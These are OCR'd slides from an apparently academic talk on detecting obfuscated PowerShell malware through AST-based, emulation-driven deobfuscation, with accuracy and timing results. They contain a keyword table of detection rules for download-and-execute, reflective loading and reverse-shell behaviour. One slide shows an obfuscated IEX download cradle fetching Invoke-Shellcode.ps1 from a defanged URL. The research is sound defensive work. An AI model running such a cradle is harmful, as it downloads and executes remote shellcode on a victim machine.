
实验结果 III – 解混淆的效率（用普通家用电脑实验）



平均的
解混淆速度为
~5.4Kb/0.5s

2/3
的解混淆时间
用于模拟器的
模拟执行

基于解混淆的检测系统设计 - 解混淆放在最前面



基于解混淆的检测系统设计 – 特征举例

OOA rules	Description
NewTask, RegisterTaskDefinition, ...	Scheduled task COM
FromImage, CopyFromScreen, ...	Get-TimedScreenshot
VirtuAlloc, Memset, CreateThread, ...	Reflective Loading
DownloadString, Invoke-Expression	IEX Downloaded String
DownloadFile, Start-Process	Download & Execution
UseshellExecute, TcpClient, RedirectStandardOutput, GetStream, GetString, Invoke-Expression, ...	Reserve shell

Road Map

1. 研究动机介绍
2. 相关工作比较
3. 结合例子介绍具体技术
4. 实验结果介绍
5. 总结

Conclusions and Takeaway

我们针对攻击者常用工具 PowerShell 的混淆难题，

(1) 通过对抽象语法子树细粒度的分析，准确定位混淆片段；

(2) 利用混淆脚本自身逻辑进行解混淆，减少了手工分析的工作，可以处理未知混淆，提高了鲁棒性；

(3) 最后将混淆检测、解混淆逻辑、验证三个阶段有机的结合在一起，可以处理多层混淆。

实现了第一个轻量且有效的 PowerShell 解混淆系统。有效的提升了解混淆后脚本的检测精度。

Thank you !

li_zhenyuan@qq.com

Back-up Pages

Comparison with state-of-the-art approaches

The accuracy of obfuscation detection

Obfuscation detection	TPR	FPR
Our approach	100%	1.80%
PSDEM [41]	49.90%	22.20%

Comparison with state-of-the-art detection approaches in TPR

Detection approaches	Obfuscated scripts	Deobfuscated scripts	Mixed scripts
Our approach	-	92.30%	92.30%
AST-based [53]	0.00%	90.70%	9.60%
Character-based [32]	12.10%	95.70%	34.70%

Break-down Analysis

Deobfuscation phases	Recovery similarity	Time	Detection accuracy
w/ all 5 phases	80%	0.46s	92.30%
w/o (1) Extract subtrees	-14.70%	+404.30%	-12.40%
w/o (2) Obfuscation detection	-43.70%	+108.70%	-54.70%
w/o (3) Emulation-based Recovery	-43.40%	+83.70%	-53.60%
w/o (4) AST update	-0.60%	-6.50%	-0.10%
w/o (5) Post processing	-7.00%	-2.10%	0.00%

Related Work - Script-based Malware Detection

	Light-Weight	Accuracy	Semantic Awareness
Dynamic det.[25,51]	no	high	yes
Static det.[20,26,32,53]	yes	low	no
Obfuscation det.[14,17,35,38]	yes	low	no
Mostly static deobfuscation	yes	higher	yes

We proposed the first effective and light-weight deobfuscation approach for PowerShell.

Challenges


RQ1: How to detect obfuscation and locate the obfuscated script pieces?

Regular Expression ✗ ML-based Classifier ✓


RQ2: How to restore the original scripts?

String Manipulation ✗ Emulation-based Recovery ✓

De-obfuscation – Bottom-up Traverse & AST Update



De-obfuscation – Bottom-up Emulation-based Recovery



De-obfuscation – Bottom-up Traverse & AST Update

```
&("IeX")  (.("New-Object")
("Net.WebClient")).
("downlOAdstRIng").Invoke("hxxps://...
/Invoke-Shellcode.ps1")
```

Post-Process

```
IeX (New-Object Net.WebClient).
downlOAdstRIng("hxxps://.../Invoke-
Shellcode.ps1")
```

Obfusacted Subtree

Stack